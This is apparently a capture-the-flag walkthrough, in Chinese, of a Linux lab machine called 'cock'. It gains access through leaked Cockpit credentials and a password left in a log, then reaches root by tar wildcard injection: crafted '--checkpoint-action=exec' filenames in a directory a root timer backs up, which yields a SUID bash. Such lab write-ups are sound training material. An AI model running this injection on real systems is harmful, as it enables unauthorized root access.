

| cock_daochunhan

| cock

| 靶机信息

- 靶机名称: cock
- 靶机作者: mono
- 靶机类型: Linux
- 来源: MazeSec / QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

| 信息收集

目标:

192.168.64.58

端口扫描:

nmap 192.168.64.58

```
(daochunhan@kali)-[~]
$ nmap 192.168.64.58
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-05 16:13 -0400
Nmap scan report for 192.168.64.58
Host is up (0.0097s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8090/tcp  open  opsmessaging
MAC Address: 22:D5:FF:90:4B:11 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
```

开放端口:

22/tcp open ssh
80/tcp open http
8090/tcp open opsmessaging

80 端口是一个 SkyLine VPN Node Monitor 页面：



Cockpit 控制台迁移后仍沿用部分旧凭据
Cockpit 日志页面最近出现异常，请检查旧版本兼容问题。

首页源码中可以看到两条线索：

```
12 <section><h2>运维备注</h2><p>历史节点台账已经归档。Cockpit 日志页面最近出现异常，请检查旧版本兼容问题。</p></section>
13 <!-- legacy inventory moved to /monomono/node_inventory.html -->
14 <!-- ops console migrated to Cockpit; stale credentials may still be valid -->
15 </main></body></html>
16
```


```
<!-- legacy inventory moved to /monomono/node_inventory.html -->
<!-- ops console migrated to Cockpit; stale credentials may still be valid -->
```

8090 端口是 1p Operations Console ， Cockpit 控制台。

遗留节点清单

访问隐藏目录：

http://192.168.64.58/monomono/node_inventory.html




打开清单后可以看到 Cockpit 运维控制台的信息：

节点名称	地址	用户	凭据	备注
ops-console	https://TARGET-IP:8090/	svc_vpn	admin123	Cockpit 运维控制台弱口令，仅低权限
cockpit-log	https://TARGET-IP:8090/system/logs	svc_vpn	CVE-2026-4802	日志页面过滤器存在历史命令注入风险
test-node	10.8.0.99	debug	check_logs_first	同步失败请检查系统日志与 vpn-manager 日志

```
cockpit:https://TARGET-IP:8090/
svc_vpn:admin123
hint:Cockpit logs filter / CVE-2026-4802
```

访问 8090，使用清单中泄露的 `svc_vpn` 账号和凭据登录 Cockpit。
虽然当前账号是受限访问，但在“用户账户 → `svc_vpn`”页面仍能给自己的账户添加授权 SSH 公钥：



SSH 登录：

```
ssh svc_vpn@192.168.64.58
```

```
(daochunhan@kali)-[~]
$ ssh svc_vpn@192.168.64.58
Linux cock 7.0.13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-16.1~trixie (2026-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  5 16:19:11 2026 from 192.168.64.39
svc_vpn@1p:~$ id
uid=1001(svc_vpn) gid=1001(svc_vpn) groups=1001(svc_vpn),4(adm)
svc_vpn@1p:~$
```

```
uid=1001(svc_vpn) gid=1001(svc_vpn) groups=1001(svc_vpn),4(adm)
```

| svc_vpn 日志信息泄露

当前账号没有免密 sudo，结合先前提示：

同步失败请检查系统日志与 vpn-manager 日志

```
find / -xdev -name 'vpn-manager' -print 2>/dev/null
```

```
svc_vpn@1p:/var/log$ find / -xdev -name 'vpn-manager' -print 2>/dev/null
/var/log/vpn-manager
/opt/cock/backup/apps/vpn-manager
```

提示只给出了组件名，没有给出日志路径。先从根目录查找 **vpn-manager**，可以同时找到日志目录和备份工作目录：

```
/var/log/vpn-manager
/opt/cock/backup/apps/vpn-manager
```

读取 **/var/log/vpn-manager/sync.log**，其中发现一条历史 fallback 命令：

```
svc_vpn@1p:/var/log/vpn-manager$ cat sync.log
2026-07-01 01:18:43 [INFO] vpn-sync worker started
2026-07-01 01:18:44 [INFO] loading nodes from /opt/vpn-manager/data/nodes.db
2026-07-01 01:18:46 [WARN] remote billing api timeout, fallback to local account worker
2026-07-01 01:18:46 [DEBUG] fallback command: sshpass -p 'Cock_Log_2026!' ssh -o StrictHostKeyChecking=no cock@127.0.0.1 '/usr/local/bin/subscription-sync --once'
2026-07-01 01:18:48 [INFO] fallback worker exit code: 0
2026-07-01 01:18:48 [INFO] billing sync completed
2026-07-01 01:22:11 [INFO] backup queue pushed to /opt/cock/backup/apps/vpn-manager/files
```

```
2026-07-01 01:18:46 [DEBUG] fallback command: sshpass -p 'Cock_Log_2026!'
ssh -o StrictHostKeyChecking=no cock@127.0.0.1 '/usr/local/bin/subscription-
sync --once'
```

日志表明本机存在 `cock` 用户，历史订阅同步会以该用户执行；使用日志中泄露的密码通过本机 SSH 登录即可。

获取 cock 用户权限

```
ssh cock@localhost # Cock_Log_2026!
```

```
cock@cock:~$ id
uid=1002(cock) gid=1002(cock) groups=1002(cock),1004(backupops)
cock@cock:~$ cat user.txt
flag{user-f507b46b79dcf45ede600528151396ff}
```

root

备份定时任务

前面定位到的另一个 `vpn-manager` 目录是备份工作目录。进入其 `files` 子目录后，`README.backup` 提示：

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ ls
acl_rules.json  node_hk_02.conf  node_sg_01.conf  README.backup  traffic_20260701.csv  users_export_20260701.json
node_hk_01.conf  node_jp_01.conf  node_us_01.conf  subscribe_cache.db  traffic_20260702.csv
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat README.backup
Cockpit VPN backup workspace. Files here are collected by a root timer.
Do not place option-like filenames in this directory.
```

`README.backup` 中提示：

```
Cockpit VPN backup workspace. Files here are collected by a root timer.
Do not place option-like filenames in this directory.
```

提示明确由 root timer 收集文件，查找系统定时任务：

```
systemctl list-timers --all
```

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ systemctl list-timers --all
NEXT LEFT LAST PASSED UNIT ACTIVATES
Wed 2026-08-05 17:25:04 EDT 46s Wed 2026-08-05 17:24:04 EDT 13s ago cock-vpn-backup.timer cock-vpn-backup.service
Wed 2026-08-05 20:20:40 EDT 2h 56min Sat 2026-04-25 06:21:52 EDT - apt-daily.timer apt-daily.service
Thu 2026-08-06 00:00:00 EDT 6h Wed 2026-08-05 16:10:40 EDT 1h 13min ago dpkg-db-backup.timer dpkg-db-backup.service
Thu 2026-08-06 00:14:50 EDT 6h Wed 2026-08-05 16:27:07 EDT 57min ago logrotate.timer logrotate.service
Thu 2026-08-06 06:54:16 EDT 13h Wed 2026-08-05 16:30:35 EDT 53min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Thu 2026-08-06 16:24:57 EDT 23h Wed 2026-08-05 16:24:57 EDT 59min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sun 2026-08-09 03:10:46 EDT 3 days Wed 2026-08-05 16:10:40 EDT 1h 13min ago e2scrub_all.timer e2scrub_all.service
Mon 2026-08-10 01:05:47 EDT 4 days Wed 2026-08-05 17:02:43 EDT 21min ago fstrim.timer fstrim.service
```

```
Wed 2026-08-05 17:25:04 EDT 46s Wed 2026-08-05 17:24:04 EDT 13s
ago cock-vpn-backup.timer cock-vpn-backup.service
```

```
systemctl cat cock-vpn-backup.timer
```

```
systemctl cat cock-vpn-backup.service
```

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ systemctl cat cock-vpn-backup.timer
# /etc/systemd/system/cock-vpn-backup.timer
[Unit]
Description=Run Cockpit VPN Manager Backup Every Minute

[Timer]
OnBootSec=30sec
OnUnitActiveSec=60sec
AccuracySec=1sec
Unit=cock-vpn-backup.service

[Install]
WantedBy=timers.target
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ systemctl cat cock-vpn-backup.service
# /etc/systemd/system/cock-vpn-backup.service
[Unit]
Description=Cockpit VPN Manager Custom Backup Job
After=network.target

[Service]
Type=oneshot
User=root
Group=root
ExecStart=/usr/local/bin/cock-vpn-backup.sh
cock@cock:/opt/cock/backup/apps/vpn-manager/files$
```

定时器关联的服务最终执行 `/usr/local/bin/cock-vpn-backup.sh` :

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat /usr/local/bin/cock-vpn-backup.sh
#!/bin/bash
set -u

SRC_DIR="/opt/cock/backup/apps/vpn-manager/files"
DST_DIR="/opt/cock/backup/apps/vpn-manager/archives"
LOG_FILE="/opt/cock/log/backup.log"

mkdir -p "$DST_DIR"
mkdir -p "$(dirname "$LOG_FILE")"

echo "$(date '+%F %T') [INFO] Cockpit custom backup hook started" >> "$LOG_FILE"
echo "$(date '+%F %T') [INFO] source directory: $SRC_DIR" >> "$LOG_FILE"

cd "$SRC_DIR" || exit 1

tar -czf "$DST_DIR/vpn-manager_$(date '+%Y%m%d_%H%M%S').tar.gz" *
RET=$?

if [ "$RET" -eq 0 ]; then
    echo "$(date '+%F %T') [INFO] backup finished successfully" >> "$LOG_FILE"
else
    echo "$(date '+%F %T') [ERROR] backup failed with exit code $RET" >> "$LOG_FILE"
fi

find "$DST_DIR" -type f -name "vpn-manager_*.tar.gz" -mtime +2 -delete
```

脚本中:

```
tar -czf "$DST_DIR/vpn-manager_$(date '+%Y%m%d_%H%M%S').tar.gz" *
```

脚本在 `files` 目录中执行该命令。Shell 会先把 `*` 展开为当前目录中的所有文件名；由于命令中没有用 `--` 结束选项，名称以 `--` 开头的文件会继续被 GNU tar 解析为参数。

查看源目录权限：

```
ls -ld /opt/cock/backup/apps/vpn-manager/files
```

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ ls -ld /opt/cock/backup/apps/vpn-manager/files
drwxrwxr-x 2 root backupops 4096 Jul 22 23:35 /opt/cock/backup/apps/vpn-manager/files
```

```
drwxrwxr-x root backupops /opt/cock/backup/apps/vpn-manager/files
```

目录属组为 `backupops`，当前 `cock` 属于该组，因此这个备份源目录中的文件名 `cock` 可控。

| tar 提权

在备份源目录中写入一个创建 SUID bash 的脚本：

```
printf '%s\n' \
'cp /bin/bash /opt/cock/backup/apps/vpn-manager/files/cockbash' \
'chmod 4755 /opt/cock/backup/apps/vpn-manager/files/cockbash' > root.sh
```

再创建两个会被 * 展开出来的 tar 选项。备份定时任务以 root 执行 tar 时，`--checkpoint-action` 会执行 `root.sh`：

```
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=sh root.sh'
```

等待下一次定时备份后，确认 SUID 程序已经生成并以 `-p` 保留有效 UID：

```
ls -l /opt/cock/backup/apps/vpn-manager/files/cockbash
/opt/cock/backup/apps/vpn-manager/files/cockbash -p
```

```
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ printf '%s\n' \
'cp /bin/bash /opt/cock/backup/apps/vpn-manager/files/cockbash' \
'chmod 4755 /opt/cock/backup/apps/vpn-manager/files/cockbash' > root.sh
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ touch -- '--checkpoint=1'
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ touch -- '--checkpoint-action=exec=sh root.sh'
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ ls -l /opt/cock/backup/apps/vpn-manager/files/cockbash
-rwsr-xr-x 1 root root 1298416 Aug  5 17:50 /opt/cock/backup/apps/vpn-manager/files/cockbash
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ /opt/cock/backup/apps/vpn-manager/files/cockbash -p
cockbash-5.2# id
uid=1002(cock) gid=1002(cock) euid=0(root) groups=1002(cock),1004(backupops)
cockbash-5.2# whoami
root
cockbash-5.2# cat /root/root.txt
flag{root-7bd67f31b52f2a804a810e5c7cc3c988}
cockbash-5.2#
```